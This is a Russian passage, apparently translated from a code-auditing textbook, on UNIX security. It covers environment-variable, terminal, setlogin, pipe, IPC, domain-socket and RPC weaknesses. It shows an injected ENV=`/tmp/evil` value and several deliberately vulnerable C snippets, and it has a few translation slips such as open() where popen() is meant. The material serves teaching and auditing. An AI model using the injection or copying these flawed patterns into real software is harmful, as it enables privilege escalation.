Атакующий изменил переменную `IFS`, так что `/` интерпретируется как пробельный символ, а функция `system()` пытается запустить программу с именем `bin`. Атакующий создал подходящую программу с именем `bin`, которая открывала оболочку как `root`, а затем установил `PATH` так, чтобы его программа `bin` была первой в списке. `IFS`-атаки на самом деле не работают против современных оболочек, но `ENV`-атаки, описанные в следующем разделе, немного более правдоподобны.

## ENV

Когда неинтерактивная оболочка запускается, она часто обращается к определенной переменной окружения за именем файла, который нужно выполнить как стартовый скрипт. Эта переменная окружения обычно раскрывается, поэтому можно использовать вредоносное значение, как в этом примере:

```
ENV=`/tmp/evil`
```

Любые открываемые subshells фактически запускают файл `/tmp/evil`. `BASH_ENV` - похожая variable, учитываемая `bash`. Старые версии `sliplogin` были уязвимы к этой проблеме, как показано в следующем коде:

```
(void)sprintf(logincmd, "%s %d %ld %s", loginfile,

unit, speed, loginargs);

...

/*

* Run login and logout scripts as root (real and

* effective); current route(8) is setuid root and

* checks the real uid to see whether changes are

* allowed (or just "route get").
```

```

*/

(void) setuid(0);

if (s = system(logincmd)) {

    syslog(LOG_ERR, "%s login failed: exit status %d from %s",

        loginname, s, loginfile);

    exit(6);

}

```

Эту ошибку можно было эксплуатировать, войдя в учетную запись с включенным SLIP и заставив telnet установить переменную окружения ENV, которую оболочка, открытая system(), раскрывала и запускала.

## SHELL

Некоторые программы используют переменную окружения SHELL, чтобы определить предпочитаемую командную оболочку пользователя. Естественно, если привилегированные программы учитывают эту переменную, могут начаться неприятности.

## EDITOR

Некоторые программы используют переменную окружения EDITOR, чтобы определить предпочитаемые редакторы пользователей. Очевидно, привилегированной программе тоже опасно доверять этой переменной. Sebastian Krahmer отметил уязвимость в setuid-программе cron в ряде UNIX-дистрибутивов, из-за которой программа, указанная в переменной EDITOR, выполнялась с повышенными привилегиями (объявлено SuSE на <http://lists.suse.com/archive/suse-security-announce/2001-May/0001.html>).

## Переменные компоновки и загрузки во время выполнения

Большинство современных ОС UNIX активно используют разделяемые библиотеки, чтобы часто требуемую функциональность не приходилось постоянно заново реализовывать в каждом приложении. Создание исполняемого программного файла включает использование специальной программы, называемой компоновщиком, которая пытается найти требуемые программой символы в списке библиотек. Если программа статически скомпилирована, требуемый библиотечный код просто копируется из библиотеки в исполняемый программный файл, поэтому программа сможет запускаться без необходимости динамически загружать эту библиотеку. Напротив, динамически скомпонованные исполняемые файлы создаются путем компиляции списка требуемых модулей для различных символов, нужных приложению, и сохранения этого списка внутри исполняемого файла. Когда ОС запускает динамически скомпонованную программу, стартовый код среды выполнения находит разделяемые библиотеки в этом списке и отображает их в память процесса, когда они нужны.

## LD\_PRELOAD

LD\_PRELOAD предоставляет список библиотек, которые редактор связей времени выполнения загружает до того, как загружает все остальное. Эта переменная дает простой способ вставить собственный код в процесс по вашему выбору. В общем случае UNIX не учитывает LD\_PRELOAD при запуске `setuid`- или `setgid`-программы, поэтому эта переменная вряд ли будет прямой уязвимостью. Однако если пользователи могут влиять на окружение программы, выполняющейся с привилегиями, но не являющейся `setuid`, LD\_PRELOAD и похожие переменные могут вступить в игру.

Например, демон `telnet` позволяет сетевому узлу определить несколько переменных окружения. Эти переменные окружения обычно устанавливаются до запуска программы `login`, и если демон `telnet` не удаляет LD\_PRELOAD корректно, это может привести к эксплуатируемому условию. Несколько лет назад многие демоны `telnet` учитывали переменную окружения LD\_PRELOAD, тем самым создавая для атакующих возможность загружать произвольные библиотеки и выполнять код по своему выбору.

## LIBRARY\_PATH

LD\_LIBRARY\_PATH предоставляет список каталогов, содержащих разделяемые библиотеки. Редактор связей времени выполнения сначала просматривает этот список при поиске разделяемых библиотек. Эта переменная игнорируется для `setuid`/`setgid`-бинарников. Опять же, когда пользователи могут влиять на окружение привилегированного приложения, важно корректно очищать переменные окружения, связанные с компоновкой и загрузкой.

### Уязвимости компоновки объектов

В связи с переменными окружения для компоновщика стоит отметить, что было найдено несколько изолированных случаев уязвимостей в исполняемых файлах, связанных с тем, как они скомпилированы. В частности, уязвимости связаны с тем, как библиотечные файлы, требуемые программой, находятся в файловой системе. Map page `dlopen()` задает этот процесс разрешения:

- Только ELF: если исполняемый файл вызывающей программы содержит тег `DT_RPATH` и не содержит тег `DT_RUNPATH`, просматриваются каталоги, перечисленные в `DT_RPATH`.
- Если переменная окружения LD\_LIBRARY\_PATH определена как содержащая список каталогов, разделенных двоеточиями, просматриваются эти каталоги. В качестве меры безопасности эта переменная игнорируется для `setuid`- и `setgid`-программ.
- Только ELF: если исполняемый файл вызывающей программы содержит тег `DT_RUNPATH`, просматриваются каталоги, перечисленные в этом теге.
- Проверяется файл кэша `/etc/ld.so.cache`, поддерживаемый `ldconfig(8)`, чтобы выяснить, содержит ли он запись для имени файла.
- Просматриваются каталоги `/lib` и `/usr/lib` в этом порядке.

В этом процессе задействовано больше шагов, чем можно ожидать, и в прошлом из-за этой процедуры разрешения всплывал ряд уязвимостей, помимо уже упомянутых атак LD\_LIBRARY\_PATH и LD\_PRELOAD.

В нескольких случаях теги `DT_RPATH` или `DT_RUNPATH`, встроенные в ELF-исполняемые файлы, перечисляли небезопасные каталоги, где выполнялся поиск библиотек, от которых зависит программа. Эти теги обычно добавляются в исполняемый файл с помощью опций компоновщика `-R` или `-rpath`. При относительных путях или путях, доступных на запись, атакующий может добиться загрузки вредоносной библиотеки в процесс и выполнения произвольного кода. Один пример в пакете CVSup задокументирован на [www.securiteam.com/securitynews/5LP020UC0Q.html](http://www.securiteam.com/securitynews/5LP020UC0Q.html).

Кроме того, было обнаружено, что компоновщик AIX демонстрирует странное поведение по сравнению с другими стандартными компоновщиками: любая программа, скомпилированная с флагом `-L`, используемым для поиска библиотек во время компиляции, добавляла эти пути в тег `DT_RPATH` в исполняемом файле. Поскольку флаг `-L` часто используется для установки относительных путей, ряд программ был уязвим к повышению привилегий из-за неподходящих путей поиска. Эта ошибка задокументирована на [www.securiteam.com/unixfocus/5EP0I000JC.html](http://www.securiteam.com/unixfocus/5EP0I000JC.html).

Также была как минимум одна атака против путей разрешения через файл `/etc/ld.so.cache`. Ранее `glibc` позволяла передавать переменную `LD_PRELOAD` в `setuid`- и `setgid`-приложения, пока имена не содержали символ `/`, а библиотека для предварительной загрузки была `setuid`. Вторая проверка пропускалась, если библиотека для предварительной загрузки существовала в файле `/etc/ld.so.cache`. Это, в свою очередь, давало атакующим возможность создавать или изменять локальные файлы с повышенными привилегиями, как указано на [www.securityfocus.com/archive/1/158736/2005-02-06/2005-02-12/2](http://www.securityfocus.com/archive/1/158736/2005-02-06/2005-02-12/2).

## Другие переменные окружения

Переменные окружения, которые вы рассмотрели до сих пор, широко используются, но они далеко не единственные, которые вызывали проблемы в прошлом. Каждый раз, когда программы выполняются с привилегиями, отличными от пользователя, взаимодействующего с ними в локальной системе, или выполняются на удаленной системе, где пользователи могут влиять на окружение, существует опасность, что программа подвергнет себя риску, интерпретируя значения из окружения. Значения, которые вы видели, являются стандартными переменными окружения оболочки, но менее распространенные или специфичные для приложения переменные также манипулировались для компрометации приложения. Такая уязвимость особенно возможна, когда библиотеки выполняют действия на основе окружения; разработчики приложения могут не знать, что эти значения читаются и используются, потому что все происходит за кулисами. Действительно, некоторые из наиболее распространенных связанных с окружением уязвимостей в UNIX были результатом небезопасного использования переменных окружения библиотеками.

Возьмите, например, уязвимость локали UNIX, обнаруженную Andreas Hasenak ([www1.corest.com/common/showdoc.phpidx=127&idxsection=10](http://www1.corest.com/common/showdoc.phpidx=127&idxsection=10)). Многие ОС UNIX были уязвимы к локальной, а иногда и удаленной компрометации, потому что форматирование вывода определялось согласно языковым файлам, указанным определенными переменными окружения: `NLS_PATH`, `LC_MESSAGES` и `LANG` в этом случае, хотя набор немного различается между операционными системами.

Еще один заметный пример - злоупотребление переменными окружения `TERM` и `TERMCAP` через `telnetd` в ряде UNIX-систем, BSD и Linux. Theo De Raadt обнаружил, что эти переменные, если присутствовали, задавали файл, который разбирался для определения определенных возможностей терминала; подробнее на [www.insecure.org/sploits/bsd.tgetent.overflow.html](http://www.insecure.org/sploits/bsd.tgetent.overflow.html). Атакующие, способные записать произвольный файл в файловую систему целевого хоста, могли загрузить ошибочные файлы `TERMCAP`, а затем подключиться через `telnetd` и заставить их разобрать, тем самым вызывая переполнение буфера в функции `tgetent()`.

Тщательный аудит UNIX-приложения требует выявления переменных, которые приложение использует явно, и разумного понимания переменных окружения, которые стандартные библиотеки используют за кулисами.

## Группы процессов, сеансы и терминалы

Каждый процесс принадлежит группе процессов, то есть связанному набору процессов. Один процесс в группе является лидером группы процессов, а числовой ID группы процессов совпадает с ID процесса ее лидера. Программы, являющиеся потомками лидера группы, остаются в группе процессов, если один из них не создает собственную группу процессов с помощью `setpgid()` или `setsid()`.

Сеанс - это коллекция групп процессов, обычно связанная с терминальным устройством. Лидер сеанса имеет соединение с этим устройством, известное как управляющий терминал. У каждого сеанса с терминалом есть одна группа процессов переднего плана, а остальные группы процессов являются группами процессов заднего плана. Такая организация процессов вокруг терминала обеспечивает естественный интерфейс, к которому привыкли пользователи UNIX. Терминальное устройство принимает определенный ввод от пользователя, а затем отправляет сигналы всем процессам в группе процессов переднего плана.

## Атаки через терминал

Программы эмуляции терминала интерпретируют ряд escape-последовательностей, чтобы помогать форматировать данные на экране и выполнять другие задачи, например снимки экрана, изменение параметров терминала и даже установку фоновых изображений. Эта гибкость может позволить данным, отображаемым через эмулятор терминала, выполнять непредусмотренные действия от имени пользователей, просматривающих данные. HD Moore опубликовал интересную статью (доступна на <http://archives.neohapsis.com/archives/bugtraq/2003-02/att-0313/01-Termulation.txt>), где подробно описаны несколько атак на популярное ПО эмуляции терминала, с последствиями от простых уязвимостей отказа в обслуживании до кражи привилегий у жертвы, просматривающей данные со встроенными escape-последовательностями.

С точки зрения аудита кода вы не можете аудировать приложения на ошибки, связанные с выводом программы, если вывод просматривается третьей стороной через программу эмуляции терминала. Однако нужно знать, что такие ошибки существуют, и иногда имеет смысл рекомендовать приложению очищать вывод, чтобы непечатаемые символы не появлялись из-за проблем вроде описанных в статье HD Moore. Он указывает демон `syslog` как пример и описывает поведение других популярных реализаций.

## Входы в сеанс

Иногда вы встречаете код, выполняющийся в привилегированном контексте, который определяет взаимодействующего с ним пользователя с помощью функции `getlogin()`. Эта функция существует в UNIX-реализациях на базе BSD и возвращает текущего пользователя, связанного с сеансом. Это значение устанавливается ранее с помощью `setlogin()`. Приложения, использующие эти функции, должны быть осторожны, особенно с `setlogin()`, потому что она влияет на все процессы в группе процессов, а не только на текущий процесс. Чтобы использовать `setlogin()` безопасно, процессы должны сделать себя лидером нового сеанса; иначе они непреднамеренно устанавливают `login name` для всей группы процессов. Только процессы, выполняющиеся с привилегиями суперпользователя, могут использовать функцию `setlogin()`. Как указывает `man page` OpenBSD, эту ошибку легко совершить, потому что такое поведение противоположно традиционным моделям наследования атрибутов UNIX. Процесс становится лидером группы процессов с помощью `setsid()` или `setpgrp()`; однако только `setsid()` подходит перед вызовом `setlogin()`, потому что `setpgrp()` помещает процесс только в новую группу процессов, а не в новый сеанс. Следующий код показывает некорректное использование `setlogin()`:

```
int initialize_user(char *user)
{
    if(setpgid(0, 0) < 0)
        return -1;
    return setlogin(user);
}
```

Поскольку этот код некорректно использует `setpgid()` вместо `setsid()`, вызов `setlogin()` меняет `login name` каждого процесса в сеансе на `user`.

Чтобы некорректное использование `setlogin()` можно было эксплуатировать, программа, выполняющаяся в том же сеансе, должна небезопасно использовать функцию `getlogin()`. Поскольку `setlogin()` можно использовать неправильно, как в предыдущем примере, функция `getlogin()` может вернуть имя пользователя, не являющееся пользователем, с чьими привилегиями выполняется процесс. Любое приложение, предполагающее, что имя пользователя корректно, потенциально совершает большую ошибку. Вот пример опасного использования `getlogin()`:

```
int exec_editor(char *filename)
{
    char *editor;
    char *username;
    struct passwd *pw;

    username = getlogin();

    if((editor = getenv("EDITOR")) == NULL)
        return -1;

    if((pw = getpwnam(username)) == NULL)
        return -1;
```

```

    setuid(pw->pw_uid);

    execl(editor, editor, filename, NULL);

}

```

Этот искусственный пример устанавливает ID пользователя некорректно, если значение, возвращенное `getlogin()`, неправильно. Если она возвращает неподходящее имя пользователя, программа устанавливает ID пользователя не того человека.

При аудите кода, использующего `setlogin()` или `getlogin()`, следует исходить из предположения, что любое небезопасное использование `setlogin()` может привести к компрометации. Даже если `getlogin()` не используется в аудируемом приложении, она используется во множестве других мест в системе по умолчанию. Аналогично, приложение не должно слишком доверять значению, возвращенному `getlogin()`. Хорошая идея - подходить к аудиту с предположением, что можно злоупотребить каким-то другим приложением в системе, чтобы некорректно выполнить `setlogin()`. Каждый раз, когда вы встречаете `getlogin()`, используемую вместо более безопасных альтернатив, то есть функций `getpw*`, основанных на UID, возвращаемой функцией `getuid()`, тщательно прослеживайте возвращаемое имя пользователя, предполагая, что можно указать произвольное значение для этого имени пользователя.

## Межпроцессное взаимодействие

UNIX-системы предоставляют несколько механизмов, позволяющих процессам общаться друг с другом для обмена информацией или синхронизации своей активности. Эти механизмы обычно используются для транзакций между несколькими процессами, совместного использования элементов данных и координации совместного использования ресурсов. Естественно, мощь, которую предоставляют IPC-примитивы, также создает потенциал уязвимостей в приложениях, которые используют эти механизмы беспорядочно.

### Каналы

Каналы - простой механизм IPC в UNIX. Канал - это однонаправленная пара файловых дескрипторов; один дескриптор используется для записи информации, а другой - для чтения информации. Процесс может записывать данные в пишущую сторону канала, а другой процесс может читать эти данные из читающей стороны канала. Дескрипторы канала создаются одновременно системным вызовом `pipe()`, поэтому они полезны для предварительной настройки IPC, обычно путем передачи одной стороны канала дочернему процессу через `fork()`.

Неудивительно, что каналы являются нижележащим механизмом, который программы оболочки используют, когда вы связываете программы с помощью символов канала. Допустим, вы запускаете такую команду:

```
echo hi | more
```

Оболочка создает канал и передает пишущий конец дочернему процессу, который использует его как свой стандартный дескриптор вывода, то есть файловый дескриптор 1, если вы помните. Читающий конец передается другому дочернему процессу, который использует его как стандартный ввод. Затем один процесс запускает `echo hi`, другой процесс запускает программу `more`, и обмен происходит через этот канал.

Вы уже смотрели на библиотечную функцию, основанную на использовании каналов, `open()`. Она создает канал и передает один конец дочернему процессу, выполняющему запрошенную программу. Таким образом, она может читать из стандартного вывода подпрограммы или писать в стандартный ввод подпрограммы.

Одна интересная особенность канала состоит в том, что запись в канал с закрытым читающим концом заставляет вашу программу получить SIGPIPE, поведение по умолчанию которого - завершение процесса. Если процесс обрабатывает SIGPIPE, вызов `write` возвращает программе код отказа EPIPE.

## Именованные каналы

Именованные каналы, также называемые "FIFO" из-за природы "первым вошел, первым вышел", - это каналы, существующие в файловой системе и открываемые как обычные файлы. ПО может использовать именованные каналы, чтобы настроить IPC с процессом, с которым оно не связано. Каналы обычно создаются с помощью `mkfifo()` или `mknod()`, а затем открываются с помощью `open()`. Как и обычные файлы, именованные каналы имеют связанные файловые разрешения, указанные в вызове создания, и они изменяются `umask`. Поэтому приложение, создающее FIFO, должно убедиться, что применяет подходящие разрешения к новому объекту. В этом контексте "подходящие" означает использование ограничительного набора разрешений, который разрешает доступ к каналу только определенным приложениям.

Каналы имеют интересное поведение при открытии процессом, которое может оказаться полезным в атаке. Если процесс открывает канал для чтения, канал блокируется до тех пор, пока другой процесс не откроет тот же канал для записи. Поэтому `open()` не возвращается, пока равноправный процесс не вступит в игру. Аналогично, открытие канала для записи заставляет программу блокироваться, пока другой процесс не откроет канал для чтения.

Открытие канала в режиме чтения/записи (`O_RDWR`) является неопределенным поведением, но обычно приводит к тому, что канал открывается как читатель без блокировки. Можно открывать каналы в неблокирующем режиме, если вы хотите избежать блокирующего поведения. Программам, ожидающим обычные файлы, вместо этого можно передать именованный канал, который вызывает блокирующее поведение. Хотя само по себе это не проблема безопасности, оно может замедлить программу при попытке выполнить какую-то другую TOCTOU-атаку. Помимо блокировки в `open()`, атакующие могут заставить читающий канал блокироваться в любой выбранный момент, если они являются единственным писателем, присоединенным к другой стороне канала, тем самым получая дополнительный контроль над выполнением процесса. Фактически Michael Zalewski, исследователь, которого мы уже отмечали в этой главе, продемонстрировал эту атаку при эксплуатации состояния гонки в GNU C Compiler (GCC). Это скорее техника эксплуатации, но ее стоит упомянуть, потому что состояния гонки, которые могли казаться невыполнимыми, становятся легче эксплуатируемыми; техника подробно описана на <http://seclists.org/bugtraq/1998/Feb/0077.html>.

Есть также странности при записи в именованные каналы. Если вы пытаетесь писать в именованный канал без присоединенного читателя, вы получаете тот же результат, что и с обычным каналом: сигнал SIGPIPE и ошибку EPIPE от системного вызова `write`.



Еще одна потенциальная проблема при работе с каналами - небезопасное использование `mkfifo()` и `mknod()`. В отличие от `open()`, эти две функции не возвращают файловый дескриптор при успешном создании ресурса; вместо этого они возвращают значение 0, указывающее успех. Поэтому программа, создающая именованный канал, должна затем вызвать `open()` на созданном канале, чтобы его использовать. Эта ситуация создает потенциал состояния гонки: если канал удален и новый файл создан на его месте между моментом использования `mkfifo()` и вызовом `open()`, программа может непреднамеренно открыть не то, что намеревалась. Вот пример уязвимого кода:

```
int open_pipe(char *pipename)
{
    int rc;

    rc = mkfifo(pipename, S_IRWXU);

    if(rc == -1)
        return -1;

    return open(pipename, O_WRONLY);
}
```

В этом случае, если процесс можно прервать между `mkfifo()` и `open()`, может быть возможно удалить созданный файл и создать символическую ссылку на системный файл или выполнить похожую атаку.

С точки зрения аудита кода наличие именованных каналов вводит три потенциальные проблемы в UNIX-приложениях:

- Именованные каналы, созданные с недостаточными привилегиями, могут привести к тому, что неавторизованные клиенты выполнят какой-то обмен данными, потенциально ведущий к компрометации через неавторизованные или поддельные сообщения данных.
- Приложения, предназначенные для работы с обычными файлами, могут неосознанно начать взаимодействовать с именованными каналами. Это позволяет атакующим заставлять приложения зависать в маловероятных ситуациях или вызывать условия ошибки в неожиданных местах. При аудите приложения, работающего с файлами, если оно не определяет тип файла, рассмотрите последствия вызова ошибок во время обращений к файлам и блокировки приложения в этих точках.
- Использование `mknod()` и `mkfifo()` может вводить состояние гонки между временем создания канала и временем его открытия.

## System V IPC

Механизмы System V IPC - примитивы, позволяющие неродственным процессам общаться друг с другом или достигать некоторого уровня синхронизации. Три механизма IPC в System V IPC - очереди сообщений, семафоры и разделяемая память.

Очереди сообщений - простая система обмена сообщениями без состояния, позволяющая процессам отправлять друг другу произвольные данные. Ядро хранит сообщения до тех пор, пока очередь сообщений не уничтожена или пока процесс не получает сообщения. В отличие от доступа к файловой системе, разрешения очереди сообщений проверяются для каждой операции, а не

только при открытии процесса. Функции для использования очередей сообщений - `msgget()`, `msgctl()`, `msgrcv()` и `msgsnd()`.

Семафоры - механизм синхронизации, который процессы могут использовать для контроля последовательности действий между ними. Прimitives семафоров предоставляют способность манипулировать наборами семафоров, то есть серией семафоров, над которыми можно выполнять операции независимо. Функции для манипуляции семафорами - `semget()`, `semop()` и `semctl()`.

Наконец, сегменты разделяемой памяти - механизм, при котором сегмент памяти может быть отображен одновременно более чем в один процесс. Читая или записывая память в этом сегменте, процессы могут обмениваться информацией или поддерживать состояние и переменные среди ряда процессов. Сегменты разделяемой памяти можно создавать и манипулировать ими с помощью `shmget()`, `shmctl()`, `shmat()` и `shmdt()`.

Механизмы System V IPC имеют собственное пространство имен в памяти ядра, не связанное с файловой системой, и реализуют собственную простую модель разрешений. В реальности эти механизмы редко используются в приложениях; однако о них нужно знать на случай, если вы встретите код, который их использует. Самый важный вопрос - разрешения, связанные с сущностью IPC. IPC реализует собственную простую модель разрешений. У каждого IPC-объекта есть собственное поле режима, описывающее требования доступа к нему. Это поле имеет девять битов: три бита описывают привилегии владельца, три бита описывают привилегии группы, к которой принадлежит владелец, и три бита описывают разрешения для всех остальных. Биты представляют, можно ли читать из объекта или писать в него для соответствующей группы, с одним дополнительным битом, который зарезервирован.

Эти разрешения являются упрощенной версией того, как работают разрешения файловой системы, за исключением того, что у IPC-механизмов нет разрешения на выполнение. Очевидно, программы, которые устанавливают эти разрешения неподходящим образом, уязвимы к атакам, где произвольные процессы вмешиваются в канал связи, используемый более привилегированным процессом. Последствия могут варьироваться от простых атак отказа в обслуживании до уязвимостей повреждения памяти и логических ошибок, приводящих к повышению привилегий. Недавно в веб-сервере Apache была найдена уязвимость отказа в обслуживании, связанная с доступом к разделяемой памяти для пользователей, которые могли запускать данные с привилегиями пользователя Apache, то есть писать скрипты для запуска веб-сервером. В статье на [www.securityfocus.com/archive/1/294026](http://www.securityfocus.com/archive/1/294026) Zen-parse отметил, что запуск скриптов в этом контексте позволял пользователям обращаться к scoreboard HTTPd, который хранился в сегменте разделяемой памяти. Он описывает несколько атак, приводящих к тому, что Apache порождал бесконечное количество процессов или мог отправлять сигналы произвольным процессам как root.

Еще один вопрос при работе с сегментами разделяемой памяти состоит в том, что когда процесс выполняет `fork()`, и потомок, и родитель получают копию отображенного сегмента разделяемой памяти. Это означает, что если один из процессов скомпрометирован до уровня, где может выполняться код, управляемый пользователем, каждый процесс может обращаться к сегментам разделяемой памяти с разрешениями, с которыми они были отображены. Если происходит `exec()`, сегмент разделяемой памяти отсоединяется.

Наконец, использование разделяемых ресурсов может вводить возможность состояний гонки, особенно в сегментах разделяемой памяти. Поскольку сегмент данных может быть отображен в несколько процессов одновременно, любой из этих процессов, способный писать в сегмент, может вызвать состояния гонки, изменяя данные после того, как другой процесс их прочитал, но до того, как данные были использованы. Конечно, есть и осложнения, если одновременно действуют несколько писателей. Вопросы синхронизации подробнее рассматриваются в главе 13, "Synchronization and State".

## Доменные сокеты UNIX

Доменные сокеты UNIX похожи на каналы тем, что позволяют процессам в локальной системе общаться друг с другом. Как и каналы, доменные сокеты UNIX могут быть именованными или анонимными. Анонимные доменные сокеты создаются с помощью функции `socketpair()`. Она работает похоже на функцию `pipe()`: создает пару безымянных конечных точек, которые процесс может использовать для обмена информацией. Анонимные доменные сокеты обычно используются, когда процесс намерен выполнить `fork()` и нуждается в канале связи между родителем и потомком.

Именованные доменные сокеты предоставляют механизм общего назначения для обмена данными в потоковом или записевом стиле. Они используют функции `socket API` для создания и управления соединением через доменный сокет. По сути, код для реализации управления соединением и обмена данными через именованные каналы почти идентичен сетевым приложениям, хотя последствия безопасности использования локальных доменных сокетов довольно отличаются. Именованные сокеты реализуются с помощью специальных файлов сокетных устройств, создаваемых автоматически, когда сервер вызывает `bind()`. Расположение имени файла указывается в структуре адреса сокета, передаваемой функции `bind()`. Файл сокетного устройства создается с разрешениями (`777 & ~umask`). Поэтому если `setuid`-программа создает сокет, установка `umask` в `0` перед запуском программы создает файл сокета с полными привилегиями чтения, записи и выполнения для всех, что означает, что любой пользователь системы может подключиться к сокету и писать произвольные данные в процесс, привязавший этот сокет. Пример опасного создания сокета показан:

```
int create_sock(char *path)
{
    struct sockaddr_un sun;

    int s;

    bzero(&sun, sizeof(sun));

    sun.sun_family = AF_UNIX;
    strncpy(sun.sun_path, path, sizeof(sun.sun_path)-1);

    s = socket(AF_UNIX, SOCK_STREAM, 0);

    if(s < 0)
        return s;

    if(bind(s, (struct sockaddr *)&sun, sizeof(sun)) < 0)
        return -1;

    return s;
}
```

Предполагая, что этот код выполняется в привилегированном контексте, он может быть опасен, потому что явно не устанавливает `umask` перед созданием сокета. Поэтому вызывающий пользователь может очистить `umask` и писать в сокет, который не предназначен принимать соединения от произвольных клиентов. В такой ситуации легко упустить файловые разрешения,

потому что они не рассматриваются в сокетных функциях, в отличие от функций каналов вроде `mkfifo()`, у которых есть аргумент режима для создания нового канала.

Конечно, если пользователи могут указать любую часть пути, генерируемого для хранения сокета, или если в пути используются каталоги, доступные на запись, можно выполнить атаки гонки для перехвата трафика между клиентом и сервером. В частности, рассмотрим следующий код:

```
int create_sock(void)
{
    struct sockaddr_un sun;

    char *path = "/data/fifo/sock1";

    int s;

    bzero(&sun, sizeof(sun));

    sun.sun_family = AF_UNIX;

    strncpy(sun.sun_path, path, sizeof(sun.sun_path)-1);

    s = socket(AF_UNIX, SOCK_STREAM, 0);

    if(s < 0)
        return s;

    if(bind(s, (struct sockaddr *)&sun, sizeof(sun)) < 0)
        return -1;

    return s;
}
```

Этот слегка измененный пример показывает, что сокет создается в `/data/fifo`. Если каталог `/data` доступен на запись, можно позволить серверу создать сокет, а затем удалить каталог `/fifo` или создать символическую ссылку на другое место, где создан другой сокет с именем `sock1`. Любой клиент, подключающийся к этому сокету, затем неосознанно подключится не к той программе. Это может иметь последствия для безопасности, если передаются чувствительные данные или если через сокет передаются ресурсы, например файловые дескрипторы.

Аудит кода, использующего доменные сокеты UNIX, требует внимания к тому, как создается сокет. Поскольку файлы сокетов нужно открывать явно с помощью socket API, файлы сокетов нельзя передавать как аргументы `setuid`-программам в попытке манипулировать скоростью выполнения процесса, как описывалось для именованных каналов. Есть одно исключение: когда сокет уже открыт, и новый процесс наследует дескриптор через вызов `execve()`.

NB. Также помните, что когда сервер закрывает сокет, файл сокета не удаляется из файловой системы; его нужно удалить функцией `unlink()`. Если сервер этого не делает, это может привести к тому, что он не сможет снова выполнить `bind`, когда потребуется перезапуск, если используется статический путь, или каталог будет постоянно заполняться неиспользуемыми файлами сокетов. Это не столько проблема безопасности, сколько причина, по которой приложение может оказаться не способным привязать сокеты, когда это нужно.

## Удаленные вызовы процедур

Удаленные вызовы процедур (RPC) позволяют проектировать и разворачивать приложения распределенным образом с использованием клиент-серверной архитектуры. Программисты могут разрабатывать приложения, не слишком заботясь о деталях инкапсуляции и передачи данных, потому что RPC-интерфейс обрабатывает эти задачи автоматически. Есть два основных стандарта реализации RPC и кодирования: Open Network Computing (ONC) и Distributed Computing Environment (DCE). UNIX реализует ONC-RPC, также известный как Sun-RPC.

RPC-приложения строятся путем разработки сервера, который экспортирует ряд процедур, которые клиенты могут вызывать при наличии адекватных учетных данных. Каждая серверная программа имеет уникальный номер программы, передаваемый специальному процессу, известному как portmap. Когда клиенты хотят вызвать процедуру RPC-сервера, выполняется несколько шагов:

1. Они подключаются к службе portmapper на хорошо известном порту: UDP-порту 111 и TCP-порту 111.
2. Клиент запрашивает конкретную службу, предоставляя уникальный номер программы, связанный с этой службой.
3. Если служба была зарегистрирована, portmap запускает службу на эфемерном порту, а затем сообщает клиенту номер порта, на котором служба слушает.
4. Клиент подключается к соответствующему порту, запрашивает процедуру, которую хочет вызвать, и предоставляет аргументы, которые процедура требует.

Это описание немного общее. У некоторых RPC-серверов есть хорошо известные порты, например `rpc.nfsd`, и взаимодействие с portmap иногда не нужно. Обратите внимание, что запрос к службе portmapper не обязательно требуется, и любой, кто пытается принудительно применять ограничения доступа для клиентов, контролируя доступ к службе portmapper, не защищает приложение.

## Файлы определения RPC

Большинство RPC-приложений реализует свои интерфейсы с помощью файла определения RPC, обычно с суффиксом `.x`. Этот файл определяет структуры, используемые по всей программе, и интерфейс, который экспортирует сервер. Инструмент `rpcgen` в большинстве современных UNIX-систем может обрабатывать эти файлы и автоматически генерировать клиентские и серверные stub-процедуры для обмена данными между клиентскими и серверными приложениями. Этот инструмент снимает с разработчика большую часть работы с примитивами передачи данных согласно принципам проектирования RPC.

Для рецензентов кода этот файл - удобная отправная точка для аудита RPC-приложений. Вы можете быстро выяснить, какие функции доступны подключающимся клиентам и какие аргументы они принимают. Формат файла довольно прямолинеен. Разработчики могут объявлять структуры, используемые программой, а также интерфейс RPC-сервера, который является определением структуры. RPC абстрагирует детали передачи данных с помощью External Data Representation (XDR), стандарта, разработанного для представления элементов данных независимым от машины и реализации образом. Файл определения RPC, описывающий RPC-интерфейс, может представлять аргументы разных типов. Эти типы напрямую соответствуют базовым типам XDR или структурам, составленным из базовых типов XDR. Базовые типы в файлах определения RPC таковы:

- `bool` - булево значение, может находиться в одном из двух состояний: `true` и `false`, `nonzero` и `zero`.
- `char` - этот тип данных идентичен типу данных `char` в C. Как и в C, символы могут быть `signed` или `unsigned`.
- `short` - этот тип данных совпадает с типом данных `short` в C/C++. Он может быть `signed` или `unsigned`.
- `int` - целочисленный тип данных, идентичный типу `int` в C/C++, и может уточняться ключевым словом `unsigned`.
- `float` - идентичен типу данных `float` в C/C++.
- `double` - идентичен типу данных `double` в C/C++.
- `hyper` - 64-битное целое число, то же, что `long long` в C/C++.
- `string` - строка является символьным массивом переменной длины. Определения массивов описываются вскоре.
- `opaque` - используется для представления байтового потока неопределенного содержимого. Он очень похож на тип `string`, за исключением того, что среда выполнения RPC не добавляет завершающий NUL и не пытается интерпретировать или декодировать его. Поля непрозрачных данных должны иметь фиксированный размер.

Помимо базовых типов данных, XDR позволяет объявлять массивы и векторы. Векторы являются массивами фиксированной длины, поэтому в этом разделе используется просто термин "массивы". Массивы определяются с помощью скобок (`<>`) с необязательным параметром размера. Массив фиксированной длины выглядит так:

```
int numberarray<1024>;
```

В этом случае среда выполнения RPC гарантирует, что массив, предоставленный клиентом, не превышает этот максимальный лимит. Массивы также могут быть неограниченными, как в этом примере:

```
int numberarray<>;
```

В этом случае клиенты свободны предоставить любое количество целых чисел по своему выбору. При использовании с типами `string` и `opaque` скобки указывают длину строки, а не массив строк. Строка с максимальной длиной 255 байт объявляется так:

```
string mystring<255>;
```

Интерфейс сервера определяется с помощью ключевого слова `program`, за которым следует структура, описывающая, какие процедуры были экспортированы. Эта структура может определять несколько версий RPC-программы, используя ключевое слово `version`, причем каждая версия экспортирует уникальный набор процедур, хотя обычно они экспортируют одни и те же. Прототип экспортируемой функции похож на прототип C-функции, с некоторыми отличиями; главное - имя функции написано прописными буквами и за ним следует номер процедуры, назначенный этой процедуре. Каждая экспортируемая процедура появляется в исходном коде, но в нижнем регистре и с добавленным `_svc`, указывающим, что это служебная процедура. Например, в файле определения RPC есть следующее объявление:

```
int HELLO_WORLD_1(void) = 1;
```

Серверная процедура, реализующая ее в исходном коде, называется `hello_world_1_svc()`.

